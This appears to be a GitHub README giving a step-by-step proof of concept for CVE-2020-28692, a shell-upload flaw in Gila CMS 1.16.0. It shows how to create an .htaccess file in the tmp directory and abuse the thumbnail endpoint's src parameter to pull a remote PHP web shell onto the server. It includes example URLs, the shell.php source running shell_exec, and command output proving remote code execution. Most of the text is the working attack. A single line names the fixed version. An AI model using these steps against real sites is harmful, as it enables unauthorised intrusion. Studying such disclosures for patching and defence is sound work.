jkana / Gila-CMS-1.16.0-shell-upload Public

1 star 1 fork

Star Notifications

Code Issues Pull requests Actions Projects Security Insights

main Go to file

jkana Update README.md ··· on Nov 16, 2020 8

View code


README.md

Gila-CMS-1.16.0-shell-upload (CVE-2020-28692)

Author: jkana


1.Login as administrator or any users have logs permission

2.Access to http://IP/admin/fm?f=tmp/ . For example: `http://192.168.0.105:1234/gila16/admin/fm?f=tmp/`



Page created in 0.035225 seconds.
Gila CMS version 1.16.0

3.Click **+File** and create **.htaccess**:




Page created in 0.035225 seconds.
Gila CMS version 1.16.0

Please enter new file name
.htaccess


4.Use this URL for downloading shell to gila's tmp directory http://IP/lzld/thumb?size=600&src=SHELL_URL .For example: `http://192.168.0.105:1234/gila16/lzld/thumb?size=600&src=http://192.168.0.105:1234/files/shell.php`

5.We can check shell name with http://IP/admin/fm?f=tmp/



Page created in 0.041208 seconds.
Gila CMS version 1.16.0

6.Access to webshell and got RCE!


192.168.0.105:1234/gila16/tmp/http_192.168.0.105_1234_files_shell.php

```
Windows IP Configuration


Unknown adapter VPN - VPN Client:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Unknown adapter OpenVPN Wintun:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Unknown adapter Local Area Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f55c:7b15:57e1:9e94%2
   IPv4 Address. . . . . . . . . . . : 192.168.0.105
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1

Ethernet adapter VMware Network Adapter VMnet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::d1e9:db3:c30b:39f1%4
   IPv4 Address. . . . . . . . . . . : 192.168.23.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::472:660f:11a4:9e68%15
   IPv4 Address. . . . . . . . . . . : 192.168.19.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter vEthernet (Default Switch):

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::4dee:c65f:4690:b836%39
   IPv4 Address. . . . . . . . . . . : 172.18.27.241
   Subnet Mask . . . . . . . . . . . : 255.255.255.240
   Default Gateway . . . . . . . . . :
```

How to fix

Update to Gila CMS 1.16.1

shell.php

```
<?php
$output = shell_exec('ipconfig');
echo "<pre>$output</pre>";
?>
```

Releases

No releases published

Packages

No packages published